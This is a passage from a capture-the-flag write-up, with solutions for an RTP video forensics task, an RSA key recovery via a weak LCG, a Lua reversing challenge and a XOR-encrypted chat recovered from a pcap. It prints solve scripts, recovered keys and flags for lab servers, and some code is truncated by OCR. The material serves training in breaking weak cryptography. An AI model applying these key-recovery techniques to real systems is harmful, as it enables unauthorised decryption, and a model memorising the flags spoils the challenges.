     6 4.026582    fe80::a91f:145e:254…      ff02::fb           MDNS      90 Standard query 0x0000 A wpad.local, "QM" question
     7 4.027706    192.168.42.6              224.0.0.251        MDNS      70 Standard query 0x0000 AAAA wpad.local, "QM" question
     8 4.028762    fe80::a91f:145e:254…      ff02::fb           MDNS      90 Standard query 0x0000 AAAA wpad.local, "QM" question
     9 4.030702    192.168.42.6              224.0.0.251        MDNS      70 Standard query 0x0000 A wpad.local, "QM" question
    10 4.031901    fe80::a91f:145e:254…      ff02::fb           MDNS      90 Standard query 0x0000 A wpad.local, "QM" question
    11 4.033100    192.168.42.6              224.0.0.251        MDNS      70 Standard query 0x0000 AAAA wpad.local, "QM" question
    12 4.034171    fe80::a91f:145e:254…      ff02::fb           MDNS      90 Standard query 0x0000 AAAA wpad.local, "QM" question
    13 4.035061    fe80::a91f:145e:254…      ff02::1:3          LLMNR     84 Standard query 0x7d2a A wpad
    14 4.035140    192.168.42.6              224.0.0.252        LLMNR     64 Standard query 0x7d2a A wpad
    15 4.035961    fe80::a91f:145e:254…      ff02::1:3          LLMNR     84 Standard query 0x05e1 AAAA wpad
    16 4.036039    192.168.42.6              224.0.0.252        LLMNR     64 Standard query 0x05e1 AAAA wpad
    17 4.448938    fe80::a91f:145e:254…      ff02::1:3          LLMNR     84 Standard query 0x7d2a A wpad
    18 4.448939    fe80::a91f:145e:254…      ff02::1:3          LLMNR     84 Standard query 0x05e1 AAAA wpad
    19 4.448964    192.168.42.6              192.168.42.255     NBNS      92 Name query NB WPAD<00>
    20 4.448981    192.168.42.6              224.0.0.252        LLMNR     64 Standard query 0x05e1 AAAA wpad
    21 4.449033    192.168.42.6              224.0.0.252        LLMNR     64 Standard query 0x7d2a A wpad

▸ Frame 1: 63 bytes on wire (504 bits), 63 bytes captured (5    0000  ff ff ff ff ff ff 90 3a  e6 5c 06 e6 08 00 45 00   ······:  ·\····E·
▸ Ethernet II, Src: Parrot_5c:06:e6 (90:3a:e6:5c:06:e6), Dst    0010  00 31 43 61 40 00 40 11  21 0a c0 a8 2a 01 c0 a8   ·1Ca@·@· !···*···
▸ Internet Protocol Version 4, Src: 192.168.42.1, Dst: 192.1    0020  2a ff 38 d7 38 d6 00 1d  0a 53 fd 09 00 00 67 01   *·8·8··· ·S····g·
▸ User Datagram Protocol, Src Port: 14551, Dst Port: 14550      0030  01 00 00 00 00 00 00 00  02 0c 01 03 03 48 42      ········ ·····HB
▸ Data (21 bytes)
```



```
start dump stap nals
STAP-A has naltype = 1, size = 540
finish dump stap nals
jitter_buffer_finilize:  seq = 20413, payload len = 543
start dump stap nals
STAP-A has naltype = 1, size = 540
finish dump stap nals
jitter_buffer_finilize:  seq = 20414, payload len = 479
start dump stap nals
STAP-A has naltype = 1, size = 476
finish dump stap nals
jitter_buffer_finilize:  seq = 20415, payload len = 511
start dump stap nals
STAP-A has naltype = 1, size = 508
finish dump stap nals
jitter_buffer_finilize:  seq = 20416, payload len = 835
jitter_buffer_finilize:  seq = 20417, payload len = 753
start dump stap nals
STAP-A has naltype = 6, size = 16
STAP-A has naltype = 1, size = 732
finish dump stap nals
Video stream written to C:\Users\ASUS\Documents/video_20241120-115148.264
End
```

And then I opened it and got the flag



ACS{rtp_rTp_r7p_3f8304}

Secret Encrypt – Crypto


This is final script

```
from sympy import mod_inverse
from Crypto.Util.number import long_to_bytes

# Given values
n =
2000981708956959996953850003472613711386018037844414452068072038069215592170
0313466801113645321964859714346152831289324522691712373980295752612143787805
5137445968451429475655748592144312501368400180609270718751395323384602123352
1342028490191851610155729131567827276241597990272712458815607949380707320054
6288791822792848832017274870268954552045671250363562973791606622534055827461
9292150793208447196497633637901741876887723154932667414290355246223607717781
```

```
44037322337653884113230944318554468904277796127275077196154359393948582189156
5606131014252998323377195929017277858653731215520050540508092547990011606519
19041273

enc =
1734429078816301544256403813924733424606064299602044685090485232203956029011
8766056392172895820951735374997354582709325518744702347901024840385769459937
9978190179549143671357330322340421609508097271873664039321009804676555422799
2805846443522475990031568351970607345587846519184128696525561796837221373773
1942678587359354085082039577400390336690085883027339539322625462749425424798
8768605591416681034071996650823528259620615803730661508439354210080527822700
9649572340007139070097928196130353100156291039992955175342362555331825021132
1347445434080128164118499925998330651792925936876711132409460643630484260433
317617505

secret_out=[23004218864568163513330386576902651517083604438671306869532484486 3
0531093021776734868674112240095418467093081756335930515843525383128738534202
0963483775603861735706234413415203950249184934917247492131781020091510132187
3577714794124287300922618162690346155877774836307024245809713440225416497941
6319966395006,
1189648934650087609061485138038807404274261315977067065687060057989201251219
8556271281988569286493595602778296283669198856716904036535015041605534696075
5633472875717465898683139277419122088292007600766276511481224635277838009319
6844829647672101923663035337644663543027096790130428723434303665403261939870
64645,
9082290905482001949584898129077983059742463315025407331540697410643838832001
2099062499510476986746519431915469091680034456400733513195561250293814032158
6845720162783968106869584742052999871433306508900608833721705778233009040235
2985878281940773724057611760913651464496608794773056390544662013690419464369
8198]


# Secret modulus

secret2 = 2**1024


# Recover LCG parameters (a, c, m)

def recover_lcg_parameters(out1, out2, out3, m):
    """
    Recover LCG parameters (a, c) given three outputs and modulus.
    """
    a = ((out2 - out3) * mod_inverse(out1 - out2, m)) % m
    c = (out2 - a * out1) % m
    return a, c

# Use the first three outputs to recover parameters
out1, out2, out3 = secret_out[:3]
a, c = recover_lcg_parameters(out1, out2, out3, secret2)

# Backtrack to find the initial value (X_0)
X0 = (out1 - c) * mod_inverse(a, secret2) % secret2

# Check if X0 (p) is a factor of n
if X0 != 0 and n % X0 == 0:
    p = X0
    q = n // p

    # Compute totient (phi)
    phi = (p - 1) * (q - 1)

    # Compute private key d
    d = mod_inverse(e, phi)

    # Decrypt the ciphertext
    message_int = pow(enc, d, n)

    # Convert decrypted integer to bytes to retrieve the flag
    flag = long_to_bytes(message_int).decode()
    print(f"Recovered flag: {flag}")
else:
    print("Failed to recover a valid p using LCG parameters.")
```

CS1338: Script Programming – Reversing

I decompiled the Library file in this website => https://luadec.metaworm.site/



Name	Time	Remove All
library	11/20/2024, 1: 00:43 AM	

ID	Name	Line
0		[0, 0]
1		[1, 17]


☑ Script following ☐ Graph following

☑ Bytecode following

PageView: 92220 Decompiled: 203487


```lua
-- filename:
-- version: lua54
-- line: [0, 0] id: 0
return {
  flag = function(r0_1)
    -- line: [1, 17] id: 1
    local r1_1 = "!@#"
    local r2_1 = "q\xf2\xbcf\xb3\xae:p\x95%\xf1\xd4v\xb3\x9a\xb6\xa
    local r3_1 = ""
    local r4_1 = 1
    for r8_1 = 1, #r0_1, 1 do
      local r11_1 = (r0_1:byte(r8_1) + r1_1:byte(((r8_1 + -1) % #r1
      r4_1 = (r4_1 + r11_1) % 16
      r3_1 = r3_1 .. string.char(r11_1)
    end
    local r5_1 = r3_1 == r2_1
  end,
}
```

I tried to retrive the key using this lua script




```lua
local function find_key()
    local r1_1 = "!@#"
    local r2_1 = "q\xf2\xbcf\xb3\xae:p\x95%\xf1\xd4v\xb3\x9a\xb6\xa3\xb0\xaf9\xaet"
    local key = ""
    local r4_1 = 1

    for i = 1, #r2_1 do
        local r11_1 = r2_1:byte(i)
        local r1_byte = r1_1:byte((i - 1) % #r1_1 + 1)
        local r0_byte = (r11_1 - r1_byte * r4_1) % 256
        key = key .. string.char(r0_byte)
        r4_1 = (r4_1 + r11_1) % 16
    end

    return key
end

local key = find_key()
print("Key:", key)
```

After running the script, we got the key XD



```
┌──(kali㉿kali)-[~/Downloads/luascript/key]
└─$ lua getkey.lua
Key:     Pr0f3sS0r_10v3_Sc41pt1ng
```


Use the key to obtain the flag



```
┌──(kali㉿kali)-[~/Downloads/luascript/key]
└─$ nc 10.100.0.43 1338
Do you want a flag? Give me the key : Pr0f3sS0r_10v3_Sc41pt1ng
Pr0f3sS0r_10v3_Sc41pt1ng
ACS{feeea13a932b23ca408ed3cbf01e723e3726343a53bd67776caf9601cd20d637}
```

I used an online decomplier to decompile the server.exe and client.exe and I found the same key that they used for communication.


SecureChat - Reversing



```
int register_frame_ctor();

//----------------------------------------------------------------
// Data declarations

func_ptr __CTOR_LIST__[] = { (func_ptr)0xFFFFFFFF }; /
int (__cdecl *_data_start__)(_DWORD) = NULL; // weak
char kek[16] =
{
  '\x12',
  '\x9F',
  '\xE8',
  '1',
  'R',
  '\xB2',
  '\x9A',
  '\x1D',
  '\xA9',
  '\xB0',
  '\r',
  'B',
  '\xD6',
  '<',
  'w',
  '\x1E'
}; // weak
int _CRT_glob = 2; // weak
fenv_t *_CRT_fenv = (fenv_t *)0xFFFFFFFD; // idb
int _fmode = 16384;
int (*off_404020)[40] = &dword_403F60; // weak
int dword_404024 = -1; // weak
int __JCR_END__ = 0; // weak
int (__stdcall *__dyn_tls_init_callback)(int a1, int a
const char Locale[2] = { '\0', '\0' }; // idb
const wchar_t Source[] = L"."; // idb
```


Kek = 129FE83152B29A1DA9B00D42D63C771E

I also found keygen function, which generate 16-character key randomly




```
//----- (00401460) --------------------------------------------------------
int __fastcall keygen(int a1, int a2)
{
  int i; // ebx

  for ( i = 0; i != 16; byte_40801F[i] = rand() % 255 + 10 )
    ++i;
  return a2;
}

//----- (00401487)
```

In main function , this key is XORed with the key we found in decomplier and use it to encrypt the message.



```
//----- (00401487) --------------------------------------------------------
char __cdecl msg_encrypt(int a1, int a2)
{
  int i; // ecx
  char result; // al

  for ( i = 0; i < a2; ++i )
  {
    result = key[i % 16];
    *(_BYTE *)(a1 + i) ^= result;
  }
  return result;
}
```

I found this shared key in pcap file provided, each byte of the key in one packet.



```
Source Port: 8080
Destination Port: 49678
[Stream index: 0]
[Stream Packet Number: 4]
> [Conversation completeness: Complete, WITH_DATA (47)]
[TCP Segment Len: 1]
Sequence Number: 1    (relative sequence number)
Sequence Number (raw): 4223906675
[Next Sequence Number: 2    (relative sequence number)]
Acknowledgment Number: 1    (relative ack number)
Acknowledgment number (raw): 3814729991
0101 .... = Header Length: 20 bytes (5)
> Flags: 0x018 (PSH, ACK)
Window: 10233
[Calculated window size: 2619648]
[Window size scaling factor: 256]
Checksum: 0x6091 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
> [Timestamps]
v [SEQ/ACK analysis]
    [iRTT: 0.000072000 seconds]
    [Bytes in flight: 1]
    [Bytes sent since last PSH flag: 1]
```


```
0000  02 00 00 00 45 00 00 29  5b c2 40 00 80 06 00 00   ····E··) [·@·····
0010  7f 00 00 01 7f 00 00 01  1f 90 c2 0e fb c3 b3 73   ········ ·······s
0020  e3 60 29 07 50 18 27 f9  60 91 00 00 8c            ·`)·P·'· `····
```

Share key = 8c0952afa58452c55eb837e078ff8a2b

In this step, I XORed Kek and Share key to get final key

Final key = 9e96ba9ef736c8def7083aa2aec3fd35

I used the final key to retrive the original message using cyberchef



From Hex

Delimiter: Auto

XOR

Key: 9e96ba9ef73... HEX

Scheme: Standard

□ Null preserving

To Hex

Delimiter: Space

Bytes per line: 0

```
d9e4dfff831ae8ac9f6954c9ddeddd74f2e4d3f99f42e4f883605f82c0a68a15eef7c9ed8059babcd76e55d08eb79550bee0dbeb9b42e8b1
842818e3ed908671aec9f4f1a369bd8bc4576292dc9c9b05ccc9dfd0946491a8c03955ccf1f7b172aee48bca9f7bb5fad92870d7ddb7dd58
fffddfbe8443babdd77155d78eb68d51ffe2dfbe8e59bdaad77a5fc1c1b19946bef7d4fad752a7b656a74e82ddab9c47fbb6d3ead741a1ac
9f285bccd7ac9350bef3d6ed9216a7ad837b53c6cbe3895dfbb6cefb965be6
```

```
Great, rhanks. Alright,&the new passworb for the vault os "ACS{D0_NoT_uU3_X0r_f0R_eNcRYv71on_4LG0r1ThM}$. Just
make surc you update yout records and doh¡¨t share it wirh anyone else ostside the team.
```